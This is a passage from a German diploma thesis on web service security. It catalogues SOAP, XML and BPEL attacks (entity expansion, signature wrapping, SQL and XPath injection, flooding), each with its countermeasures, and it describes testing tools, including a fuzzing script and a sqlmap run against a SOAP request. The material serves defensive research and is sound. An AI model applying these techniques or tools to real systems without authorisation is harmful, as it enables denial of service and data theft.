Gegenmaßnahme:	erneute Schema Validierung; nach Entschlüsselung Prüfung auf korrekte Kodierung

4.2. BPEL-Angriffe

4.2.1. BPEL Indirect Flooding

Name:	BPEL Indirect Flooding (siehe Abschnitt 3.1)
Synonyme:	-
Type:	DoS
Beschreibung:	Indirektes Fluten eines Web Service/BPEL-Process
Indikatoren:	BPEL-Process mit Partnerlinks
Ausführung:	Senden von vielen Nachrichten an einen BPEL-Process
Angegriffene Komponente:	anderer Web Service/BPEL-Process und ggf. deren Infrastruktur
Auswirkung:	Hohe Prozessorauslastung
Schwere:	hoch
Gegenmaßnahme:	Validierung (nicht trivial)

4.2.2. BPEL Instantiation Flooding

Name:	BPEL Instantiation Flooding (siehe Abschnitt 3.1)
Synonyme:	-
Type:	DoS
Beschreibung:	BPEL-Process fluten durch Erzeugung vieler Instanzen
Indikatoren:	BPEL-Process
Ausführung:	Viele valide und *unique* Nachrichten senden.
Angegriffene Komponente:	BPEL-Engine
Auswirkung:	Hohe Prozessor- und Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Nachrichtenvalidierung (nicht trivial), Anfragenlimit

4.2.3. BPEL State Flooding

Name:	BPEL State Deviation (siehe Abschnitt 3.1)
Synonyme:	-
Type:	DoS
Beschreibung:	BPEL-Engine durch Suche nach Instanzen auslasten
Indikatoren:	BPEL-Process
Ausführung:	Senden von Nachrichten

	mit inkorrekter Correlation ID, Senden von Nachrichten mit korrekter Correlation ID und nicht erwarteter Operation
Angegriffene Komponente:	BPEL-Engine
Auswirkung:	Hohe Prozessor- und pot. Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Verwerfen von Nachrichten mit invalider ID

4.3. Coercive Parsing

Name:	Coercive Parsing (siehe Abschnitt 3.2)
Synonyme:	
Type:	DoS
Beschreibung:	Hohe Parserauslastung durch kaputtes XML
Indikatoren:	DOM-Parser, unzureichende Schemavalidierung
Ausführung:	Senden einer Nachricht mit sehr vielen öffnenden Tags
Angegriffene Komponente:	XML-Parser
Auswirkung:	Hohe Prozessor- und pot. Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	SAX-Parser, Strict Schema Validation

4.4. Metadata Spoofing

4.4.1. WS-SecurityPolicy Spoofing

Name:	WS-SecurityPolicy Spoofing (siehe Abschnitt 3.20)
Synonyme:	-
Type:	MitM
Beschreibung:	Veränderung der WS-SecurityPolicy
Indikatoren:	Security Policy kann verändert werden
Ausführung:	Verändern der Security Policy
Angegriffene Komponente:	Information
Auswirkung:	Offenlegen von Information
Schwere:	hoch
Gegenmaßnahme:	Signierung und Validierung der Metadaten

4.4.2. WSDL-Spoofing

Name:	WSDL-Spoofing
Synonyme:	WSDL Parameter Tampering (siehe Abschnitt 3.20)
Type:	MitM
Beschreibung:	Veränderung der Service-Definition
Indikatoren:	WSDL kann verändert werden
Ausführung:	Verändern der WSDL
Angegriffene Komponente:	Web Service Client und ggf. Web Service Server
Auswirkung:	Offenlegen von Informationen und Client kann als Angriffs-Proxy dienen
Schwere:	hoch
Gegenmaßnahme:	Signierung und Validierung der Metadaten

4.5. Man-in-the-Middle

Name:	Man-in-the-Middle (MitM) (siehe Abschnitt 3.16)
Synonyme:	-
Type:	MitM
Beschreibung:	MitM
Indikatoren:	keine/schlechte Verschlüsselung, keine/schlechte Signierung
Ausführung:	z. B. ARP-Spoofing
Angegriffene Komponente:	komplette Kommunikation
Auswirkung:	alles liegt dem Angreifer offen
Schwere:	hoch
Gegenmaßnahme:	Signatur/Verschlüsselung, vorab bekanntes Routing-Schema, TLS

4.6. Oversized Cryptography

4.6.1. Chained Cryptographic Keys

Name:	Chained Cryptographic Keys (siehe Abschnitt 3.5)
Synonyme:	-
Type:	DoS
Beschreibung:	Verkettung von kryptographischen Schlüsseln
Indikatoren:	WS-Security, Verschlüsselung von Nachrichtenteilen

Ausführung:	Schlüssel n, verschlüsselt $n+1$, $n+1$ verschlüsselt $n+2$ usw.
Angegriffene Komponente:	Security Modul des Web Service Servers
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict WS-SecurityPolicy Enforcement (Entwickler verantwortlich)

4.6.2. Nested Encrypted Blocks

Name:	Nested Encrypted Blocks (siehe Abschnitt 3.5)
Synonyme:	-
Type:	DoS
Beschreibung:	Wiederholte Verschlüsselung von Nachrichteninhalten
Indikatoren:	WS-Security, Verschlüsselung von Nachrichtenteilen
Ausführung:	Nachrichteninhalt n-fach Verschlüssln
Angegriffene Komponente:	Security Modul des Web Service Servers
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict WS-SecurityPolicy Enforcement (Entwickler verantwortlich)

4.7. Oversized XML

4.7.1. XML Extra Long Names

Name:	XML Extra Long Names (siehe Abschnitt 3.3)
Synonyme:	XML MegaTags, XML Jumbo Tag Names
Type:	DoS
Beschreibung:	Sehr lange Elementnamen
Indikatoren:	unzureichende Schemavalidierung
Ausführung:	Wahl von langen Elementnamen (im Megabyte Bereich)
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessorauslastung, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation

4.7.2. XML Namespace Prefix

Name:	XML Namespace Prefix (siehe Abschnitt 3.3)
Synonyme:	-
Type:	DoS
Beschreibung:	Sehr lange Namespace-Prefixes
Indikatoren:	unzureichende Schemavalidierung
Ausführung:	Wahl von langen Namespace-Prefixen (im Megabyte Bereich)
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessorauslastung, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation

4.7.3. XML Oversized Attribute Content

Name:	XML Oversized Attribute Content (siehe Abschnitt 3.3)
Synonyme:	-
Type:	DoS
Beschreibung:	Sehr lange Attributnamen
Indikatoren:	unzureichende Schemavalidierung
Ausführung:	Wahl von langen Attributnamen (im Megabyte-Bereich)
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessorauslastung, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation

4.7.4. XML Oversized Attribute Count

Name:	XML Oversized Attribute Count (siehe Abschnitt 3.3)
Synonyme:	-
Type:	DoS
Beschreibung:	Sehr große Attributanzahl
Indikatoren:	unzureichende Schemavalidierung
Ausführung:	Wahl von vielen Attributen (im Megabyte-Bereich)
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessorauslastung,

pot. hohe Arbeitsspeicherauslastung
Schwere: hoch
Gegenmaßnahme: Strict Schema Validation

4.8. Reference Redirect

Name: Encryption/Signature Redirect
Synonyme: -
Type: DoS
Beschreibung: Reference auf große Dateien
Indikatoren: WS-Security,
Verwendung von Signatur oder Verschlüsselung
Ausführung: <Reference> auf große Datei zeigen lassen
Angegriffene Komponente: Security-Modul des Web-Service-Servers
Auswirkung: hohe Prozessor-,
pot. hohe Arbeitsspeicherauslastung
Schwere: hoch
Gegenmaßnahme: Verbieten externer Referenzen

4.9. Replay Angriff

Name: Replay-Angriff (siehe Abschnitt 3.21)
Synonyme: -
Type: Replay-Angriff
Beschreibung: Wiederholen eines Vorgangs
Indikatoren: Nachrichten gleichen sich
Ausführung: Nachricht mitschneiden, erneut senden.
Angegriffene Komponente: -
Auswirkung: -
Schwere: hoch
Gegenmaßnahme: Einmaligkeit von Nachrichten, TLS

4.10. SOAPAction-Spoofing

Name: SOAPAction-Spoofing (siehe Abschnitt 3.22)
Synonyme: -
Type: Spoofing
Beschreibung: Durch Verändern des SOAPAction-Headers wird Zugang erlangt
Indikatoren: SOAPAction-Header
Ausführung: SOAPAction-Header umschreiben

Angegriffene Komponente:	-
Auswirkung:	Unerlaubte Ausführung von Operationen
Schwere:	hoch
Gegenmaßnahme:	Nachrichteninhalt und SOAPAction-Header müssen übereinstimmen sonst wird Nachricht verworfen, SOAPAction ignorieren

4.11. SOAP Array-Angriff

Name:	SOAP Array-Angriff (siehe Abschnitt 3.7)
Synonyme:	-
Type:	DoS
Beschreibung:	Mittels SOAP Array eine große Speicherreservierung provozieren
Indikatoren:	unzureichende Schemavalidierung
Ausführung:	Definition eines großen Arrays
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation

4.12. SOAP Parameter Tampering

Name:	SOAP Parameter Tampering (siehe Abschnitt 3.6)
Synonyme:	SOAP Parameter DoS
Type:	DoS
Beschreibung:	Veränderung von Parametern
Indikatoren:	unzureichende Schemavalidierung
Ausführung:	zu große Werte als Parameter
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation

4.13. SQL-Injection

Name:	SQL-Injection (siehe Abschnitt 3.28)

Synonyme:	-
Type:	Injection
Beschreibung:	SQL-Injection
Indikatoren:	SQL-Fehlermeldungen
Ausführung:	Nachricht mit bsp. einem Hochkomma
Angegriffene Komponente:	Datenbank
Auswirkung:	Preisgabe von Informationen, unberechtigter Zugang
Schwere:	hoch
Gegenmaßnahme:	Prepared Statements

4.14. WS-Addressing-Spoofing

4.14.1. WS-Addressing-Spoofing

Name:	WS-Addressing-Spoofing (siehe Abschnitt 3.8)
Synonyme:	Middleware Hijacking
Type:	Spoofing, DoS (Proxy)
Beschreibung:	Antworten des Web Service umleiten
Indikatoren:	`<ReplyTo>` wird verwendet
Ausführung:	`<ReplyTo>` verändern
Angegriffene Komponente:	pot. Dritte
Auswirkung:	3. System wird angegriffen
Schwere:	mittel
Gegenmaßnahme:	Übereinstimmung Sender und `<ReplyTo>`, sonst Nachricht verwerfen

4.14.2. WS-Addressing spoofing - BPEL Rollback

Name:	BPEL Rollback (siehe Abschnitt 3.8)
Synonyme:	-
Type:	Spoofing, DoS (Proxy)
Beschreibung:	BPEL-Process wird zum Rollback gezwungen
Indikatoren:	BPEL-Process, `<ReplyTo>` verwenden
Ausführung:	`<ReplyTo>` auf invaliden Endpoint zeigen lassen
Angegriffene Komponente:	BPEL-Engine
Auswirkung:	pot. hohe Prozessor- und Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Überprüfung des Endpoint vor Verarbeitung

4.15. WSDL Disclosure

4.15.1. WSDL Google Hacking

Name:	WSDL Google Hacking (siehe Abschnitt 3.19)
Synonyme:	-
Type:	Information Disclosure
Beschreibung:	Mit Google WSDL für einen Web Service finden.
Indikatoren:	-
Ausführung:	Google-Suche
Angegriffene Komponente:	-
Auswirkung:	-
Schwere:	Infoleak
Gegenmaßnahme:	WSDL nicht veröffentlichen, keine Links auf WSDL Sicherheit nicht von Geheimhaltung der WSDL abhängig machen

4.15.2. WSDL Enumeration/Scanning

Name:	WSDL Enumeration/Scanning (siehe Abschnitt 3.19)
Synonyme:	-
Type:	Information Disclosure
Beschreibung:	Operationen eines Web Service erraten.
Indikatoren:	-
Ausführung:	Durchprobieren von Bezeichnern.
Angegriffene Komponente:	-
Auswirkung:	-
Schwere:	Infoleak
Gegenmaßnahme:	WSDL ganz oder gar nicht veröffentlichen, Sicherheit nicht von Geheimhaltung der WSDL abhängig machen

4.16. XML Document Size

4.16.1. Oversized SOAP Body

Name:	Oversized SOAP Body (siehe Abschnitt 3.9)
Synonyme:	-
Type:	DoS
Beschreibung:	Nachricht mit großem Inhalt

Indikatoren:	-
Ausführung:	Body vergrößern
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation, Beschränkung der Dokumentgröße

4.16.2. Oversized SOAP Envelope

Name:	Oversized SOAP Envelope (siehe Abschnitt 3.9)
Synonyme:	-
Type:	DoS
Beschreibung:	Nachricht mit großem Inhalt
Indikatoren:	-
Ausführung:	Envelope vergrößern
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation, Beschränkung der Dokumentgröße

4.16.3. Oversized SOAP Header

Name:	Oversized SOAP Header (siehe Abschnitt 3.9)
Synonyme:	-
Type:	DoS
Beschreibung:	Nachricht mit großem Inhalt
Indikatoren:	-
Ausführung:	Header vergrößern
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Strict Schema Validation, Beschränkung der Dokumentgröße

4.17. XML Encryption

Name:	XML Encryption (siehe Abschnitt 3.18)

Synonyme:	-
Type:	Information Disclosure
Beschreibung:	Nachrichten können entschlüsselt werden
Indikatoren:	WS-Security, CBC, nichtgenerische Fehlermeldungen
Ausführung:	-
Angegriffene Komponente:	Security Modul des Web Service Servers
Auswirkung:	Preisgabe von Informationen
Schwere:	hoch
Gegenmaßnahme:	XML Signature, generische Fehlermeldungen, Änderung des Mode of Operation

4.18. XML Entity Expansion

4.18.1. XML C14N Entity Expansion

Name:	XML C14N Entity Expansion (siehe Abschnitt 3.12)
Synonyme:	-
Type:	DoS
Beschreibung:	Mittels DTD große Nachrichten erzeugen
Indikatoren:	DTD möglich
Ausführung:	-
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	korrekte SOAP 1.1/1.2-Implementierung

4.18.2. XML Generic Entity Expansion

Name:	XML Generic Entity Expansion (siehe Abschnitt 3.12)
Synonyme:	-
Type:	DoS
Beschreibung:	Mittels DTD große Nachrichten erzeugen
Indikatoren:	DTD möglich
Ausführung:	Definition und Einbindung einer großen Entity
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	korrekte SOAP 1.1/1.2-Implementierung

4.18.3. XML Recursive Entity Expansion

Name:	XML Recursive Entity Expansion (siehe Abschnitt 3.12)
Synonyme:	XML Bomb, Billion Laughs
Type:	DoS
Beschreibung:	Mittels DTD große Nachrichten erzeugen
Indikatoren:	DTD möglich
Ausführung:	Definition und Einbindung einer rekursiven Entity
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	korrekte SOAP 1.1/1.2-Implementierung

4.18.4. XML Remote Entity Expansion

Name:	XML Remote Entity Expansion (siehe Abschnitt 3.12)
Synonyme:	-
Type:	DoS
Beschreibung:	Mittels DTD große Nachrichten erzeugen
Indikatoren:	DTD möglich
Ausführung:	Einbindung einer Remote Entity
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	korrekte SOAP 1.1/1.2-Implementierung

4.19. XML Entity Reference

Name:	XML Entity Reference (siehe Abschnitt 3.13)
Synonyme:	-
Type:	Information Disclosure
Beschreibung:	Ergattern von Information
Indikatoren:	DTD möglich
Ausführung:	Definition und Einbindung der gewünschten Daten
Angegriffene Komponente:	pot. das gesamte System
Auswirkung:	Information wird preisgegeben

Schwere:	Infoleak - hoch
Gegenmaßnahme:	korrekte SOAP 1.1/1.2-Implementierung

4.20. XML External Entity

Name:	XML External Entity (siehe Abschnitt 3.11)
Synonyme:	-
Type:	DoS
Beschreibung:	DoS durch Einbindung von großen Entities
Indikatoren:	DTD möglich
Ausführung:	Definition und Einbindung einer großen externen Entity
Angegriffene Komponente:	XML-Parser
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	korrekte SOAP 1.1/1.2-Implementierung

4.21. XML-Flooding

Name:	XML-Flooding (siehe Abschnitt 3.14)
Synonyme:	-
Type:	DoS
Beschreibung:	Flooding eines Web Services
Indikatoren:	-
Ausführung:	Viele Anfragen an einen Web Service senden
Angegriffene Komponente:	Web-Service-Server
Auswirkung:	hohe Prozessor-, pot. hohe Arbeitsspeicherauslastung
Schwere:	hoch
Gegenmaßnahme:	Anfragenlimit, elastische Infrastruktur

4.22. XML-Injection

Name:	XML Injection (siehe Abschnitt 3.23)
Synonyme:	-
Type:	Injection
Beschreibung:	Manipulation des Datenmodells
Indikatoren:	XML-Repräsentation des Datenmodells
Ausführung:	XML-Tags innerhalb der OperationsPArameter
Angegriffene Komponente:	Datenmodell, pot. ganzes System, Client (XSS)

Auswirkung: Daten werden manipuliert, Rechteeskalation
Schwere: mittel - hoch
Gegenmaßnahme: Strict Schema Validation, Eingabevalidierung

4.23. XML Signature - XSLT Code Execution

Name: XML Signature - XSLT Code Execution (siehe Abschnitt 3.25)
Synonyme: -
Type: Command Execution
Beschreibung: Ausführen von Code/Befehlen durch Veränderung der Signatur Transformation.
Indikatoren: WS-Security, Signatur, XSLT möglich
Ausführung: Mit XSLT wird Code/Befehle ausgeführt
Angegriffene Komponente: pot. ganzes System
Auswirkung: Rechteeskalation, Übernahme des Systems
Schwere: hoch
Gegenmaßnahme: XSLT verbieten

4.24. XML Signature/Encryption Transformation

4.24.1. C14N

Name: C14N-Transformation (siehe Abschnitt 3.10)
Synonyme: -
Type: DoS
Beschreibung: DoS mittels Transformation
Indikatoren: WS-Security, C14N-Transformation
Ausführung: Nachricht mit vielen Transformationen
Angegriffene Komponente: Security Modul des Web Service Servers
Auswirkung: hohe Prozessor- pot. hohe Arbeitsspeicherauslastung
Schwere: hoch
Gegenmaßnahme: Anzahl der C14N-Transformationen stark limitieren

4.24.2. XPath

Name: XPath-Transformation (siehe Abschnitt 3.10)

Synonyme: -
Type: DoS
Beschreibung: DoS mittels Transformation
Indikatoren: WS-Security, XPath-Transformation
Ausführung: Nachricht mit XPath-Transformation, die sehr häufig über alle Elemente geht und *in-scope* Namespaces verwendet
Angegriffene Komponente: Security Modul des Web Service Servers
Auswirkung: hohe Prozessor- pot. hohe Arbeitsspeicherauslastung
Schwere: hoch
Gegenmaßnahme: XPath-Transformation verbieten

4.24.3. XSLT

Name: XSLT-Transformation (siehe Abschnitt 3.10)
Synonyme: -
Type: DoS
Beschreibung: DoS mittels Transformation
Indikatoren: WS-Security, XSLT-Transformation
Ausführung: Nachricht mit verschachtelten Schleifen, die jeweils über alle Elemente gehen
Angegriffene Komponente: Security Modul des Web Service Servers
Auswirkung: hohe Prozessor- pot. hohe Arbeitsspeicherauslastung
Schwere: hoch
Gegenmaßnahme: XSLT-Transformation verbieten

4.25. XML Signature - Key Retrieval

Name: XML Signature - Key Retrieval (siehe Abschnitt 3.15)
Synonyme: -
Type: DoS
Beschreibung: DoS mittels Endlosschleife
Indikatoren: WS-Security, `<RetrievalMethod>`
Ausführung: Nachricht mit Endlosschleife in `<RetrievalMethod>`
Angegriffene Komponente: Security Modul des Web Service Servers
Auswirkung: hohe Prozessorauslastung
Schwere: hoch

Gegenmaßnahme:	<RetrievalMethod> bzw. Rekursion vebieten oder stark limitieren

4.26. XML Signature - Key Retrieval XSA

Name:	XML Signature - Key Retrieval XSA (siehe Abschnitt 3.24)
Synonyme:	-
Type:	Information Disclosure
Beschreibung:	Den Web Service zur Preisgabe von Information bringen
Indikatoren:	WS-Security, <RetrievalMethod>
Ausführung:	Mittels <RetrievalMethod> gewünschte Daten erfragen.
Angegriffene Komponente:	pot. ganzes System
Auswirkung:	Information wird preisgegeben
Schwere:	Infoleak - hoch
Gegenmaßnahme:	Externe Referenzen verbieten

4.27. XML Signature Wrapping

Name:	XML Signature Wrapping (siehe Abschnitt 3.17)
Synonyme:	-
Type:	-
Beschreibung:	Durch Nachrichtenumstellung Signatur-Validität erhalten
Indikatoren:	WS-Security, Signatur
Ausführung:	Umstellung einer Originalnachricht
Angegriffene Komponente:	Security Modul des Web Service Servers
Auswirkung:	Unerlaubte Wiederholung von Transaktionen
Schwere:	mittel
Gegenmaßnahme:	Referenz über absoluten XPath, Anpassung der Policy

4.28. XPath-Injection

Name:	XPath-Injection (siehe Abschnitt 3.26)
Synonyme:	-
Type:	Injeciton
Beschreibung:	Injection via XPath
Indikatoren:	XPath in Nachrichten

Ausführung:	Veränderung eines XPath-Ausdrucks
Angegriffene Komponente:	pot. Datenbank
Auswirkung:	Information wird preisgegeben
Schwere:	Infoleak - hoch
Gegenmaßnahme:	Eingabevalidierung, Abstrahierungsstufe zwischen Nachricht und XPath-Auswertung

5. Werkzeuge

In diesem Kapitel werden Programme vorgestellt, die sich aufgrund ihrer Funktionalität oder sich durch die angebotenen Angriffe im Kontext der Arbeit als interessant erwiesen haben. Es handelt sich um Werkzeuge, deren Funktionsweise überprüft und angewendet wurde. Dieses Kapitel soll weniger eine Anleitung darstellen, sondern eher ein Hinweis darauf sein, warum diese Programme nützlich sind im Umgang mit Web Services. Die Auswahl der Programme kam vorallem durch ihren Nutzen für die Diplomarbeit zustande.

5.1. SoapUI

SoapUI [SMA13] ist eine, zumindest zum Teil, Open Source-Anwendung. Sie wurde entwickelt, um ganz allgemein Web Services zu testen. Dabei implementiert sie auch Möglichkeiten, Sicherheitstests durchzuführen. Die Anwendung bietet eher wenige Angriffe (siehe Tabelle 5.1) an. Hervorzuheben ist, dass soapUI dem Benutzer ermöglicht, jegliches Detail eines *Requests* zu editieren und eigene Testfälle zu generieren. Allerdings muss im Funktionsumfang zwischen der Open-Source-Variante und der Pro Version unterschieden werden. Hier wird die Pro-Version als Basis der Beschreibung verwendet.




Abbildung 5.1.: soapUI - SOAP Request

Durch SoapUI (siehe Abbildung 5.1) bekommt man die Möglichkeit, ohne Service-Client mit einem Web Service zu kommunizieren. Dies ist in vielerlei Hinsicht von Vorteil. Speziell aus der Sicht eines Penetrationstesters interessant ist das Wegfallen clientseitiger Eingabeeinschränkungen. Sehr vorteilhaft ist auch die Möglichkeit, die gesamte HTTP-Nachricht zu

betrachten und zumindest HTTP-Header zu setzen bzw. zu verändern. Auch die gesamte HTTP-Antwortnachricht ist einfach zugänglich.

Die Implementierung der Angriffsvektoren ist aber eher rudimentär und nur geringfügig für Penetrationstests geeignet.

SoapUI bietet mittels *CustomScripts* die Möglichkeit, eigene Skripte für Testfälle zu schreiben. Da die Fuzzing-Funktionalität eher als alphanumerischer Brute-Forcer zu bezeichnen ist und ein einfaches Fuzzing-Skript schnell geschrieben ist, wurde folgendes Skript (siehe Listing 5.1) mit der dazugehörigen Java-Klasse (siehe Listing 5.2) verfasst.

```
1  import soapuiFuzz.randomUString
2
3  def rS = new soapuiFuzz.randomUString()
4
5  // check counter
6  if( context.fuzzCount == null )
7    context.fuzzCount = 0
8
9  // use method in Commons Lang
10 parameters.password1 = rS.getUS()
11 parameters.login     = rS.getUS()
12
13 return ++context.fuzzCount < 1000
```

Listing 5.1: SoapUI Fuzzing-Skript

Das Skript setzt die beiden Parameter `password1` und `login` (jeder beliebige andere Parameter kann auch gesetzt werden), dieser Vorgang wird 1000 mal wiederholt. Das heißt, nach jedem Setzen wird eine Nachricht versendet, erst dann wird neu zugewiesen. Die Daten für diese Zuweisung werden durch `randomUString` bereitgestellt.

```
1  import java.nio.charset.Charset;
2  import java.util.Random;
3
4  public class randomUString {
5
6    private final Charset UTF8_CHARSET = Charset.forName("UTF-8");
7
8    String decodeUTF8(byte[] bytes) {
9        return new String(bytes, UTF8_CHARSET);
10   }
11
12   byte[] encodeUTF8(String string) {
13       return string.getBytes(UTF8_CHARSET);
14   }
15
16   String getUS()
17   {
18     int minimum = 1;
19     int maximum = 10000;
20
21     int range = maximum - minimum + 1;
22     int length =  new Random().nextInt(range) + minimum;
23
24     byte[] b = new byte[length];
25     new Random().nextBytes(b);
```

```
26
27         return decodeUTF8(b);
28     }
29
30 }
```

Listing 5.2: `randomUString`-Klasse

`randomUString` erzeugt zufällige UTF-8-kodierte Strings zufälliger Länge. Für diese Anwendung ist es unerheblich, ob von Zufall oder nur von Pseudo-Zufall geredet werden kann.

Im Durchschnitt sendet SoapUI lediglich 10 Nachrichten und dann stürzt die Ausführung mit einer *NullPointerException* ab. Scheinbar versucht SoapUI die UTF-8-Strings zu interpretieren, was ein denkbar schlechtes Vorgehen ist. Davon betroffen ist Version 4.6.0.

Dieses Verhalten wurde am 01.10.2013 *SMARTBEAR* mittels eines Bug-Reports berichtet (für Version 4.6.0). Zumindest bis zur Einreichung dieses Dokuments blieben sie eine Antwort schuldig.

Bei Version 4.6.1 trat das Problem nicht mehr auf. Im Changelog zu dieser Version ist eine Behebung des geschilderten Problems nicht vermerkt.

5.2. WS-Attacker

WS-Attacker [MSS12, WSA13] ist ein Penetrationstestprogramm für Web Services, das als modulares Framework implementiert worden ist. Angriffe können über Plugins hinzugefügt werden, allerdings selbst entwickelt werden müssen. Soll WS-Attacker verwendet werden, ist der beste Weg es aus dem *git-Repository*[1] zu holen. Anschließend muss es mit Maven kompiliert werden. In diesem *Repository* wird voraussichtlich die Implementierung des Angriffs auf *XML Encryption* (siehe Abschnitt 3.18) als erstes zu finden sein. WS-Attacker (siehe Abbildung 5.3) erstellt auf Basis der WSDL Beispielanfragen und schickt diese für spätere Vergleiche an den Web Service. Bei Ausführung der implementierten Angriffe wird der Erfolg anhand der vorher angefertigten Vergleichsantworten evaluiert.

Oliviera et al. stellen in ihren Papern [OLV12a, OLV12b] eine Kopie des WS-Attacker vor, den sie WSFAggressor nennen. Ihr Fokus lag unter anderem auf der Erweiterung durch vielerlei DoS-Angriffe. In der aktuellen Version des WS-Attacker sind diese Plugins inzwischen auch enthalten. Außerdem war WS-Attacker, was die Tests im Rahmen der Arbeit betreffen, das stabile Programm.

5.3. sqlmap

sqlmap [BDAG13] ist ein Open Source-Datenbank-Penetrationstestprogramm. Mit diesem ist es möglich, SQL-Injection-Schwachstellen zu finden und auszunutzen. Das Programm

[1] `git clone git://git.code.sf.net/p/ws-attacker/code ws-attacker-code`




Abbildung 5.2.: WS-Attacker - Startbildschirm

bietet viele Funktionen, auch um das gesamte System, auf dem die Datenbank läuft, zu übernehmen. Besonders interessant für diese Arbeit ist die Möglichkeit, sqlmap mittels eines Parameters eine HTTP-Nachricht mitzugeben, die einen *SOAP Request* enthält. Auf Basis dieser Nachricht versucht sqlmap SQL-Injection Angriffsvektoren zu finden und auszunutzen. Dabei besteht zusätzlich die Möglichkeit, das zu injizierende XML-Element mitzugeben, um die Testgeschwindigkeit zu erhöhen.

An dieser Stelle sei noch gewarnt davor, dass je nach Infrastruktur der Einsatz von sqlmap bereits zu einem DoS führen kann.

```
increase '--level'/'--risk' values to perform more tests. Also, you can try to r
erun by providing either a valid value for option '--string' (or '--regexp')
[11:18:15] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 190 times

[*] shutting down at 11:18:15

            ~/bin/sqlmap-dev (git)-[master] % sqlmap.py -r /tmp/soap.txt

    sqlmap/1.0-dev-f11e15a - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ponsible for any misuse or damage caused by this program

[*] starting at 11:18:54

[11:18:54] [INFO] parsing HTTP request from '/tmp/soap.txt'
SOAP/XML like data found in POST data. Do you want to process it? [Y/n/q]
[11:18:55] [INFO] testing connection to the target URL
[11:18:55] [INFO] testing if the target URL is stable. This can take a couple of seconds
[11:18:56] [INFO] target URL is stable
[11:18:56] [INFO] testing if (custom) POST parameter 'SOAP #1*' is dynamic
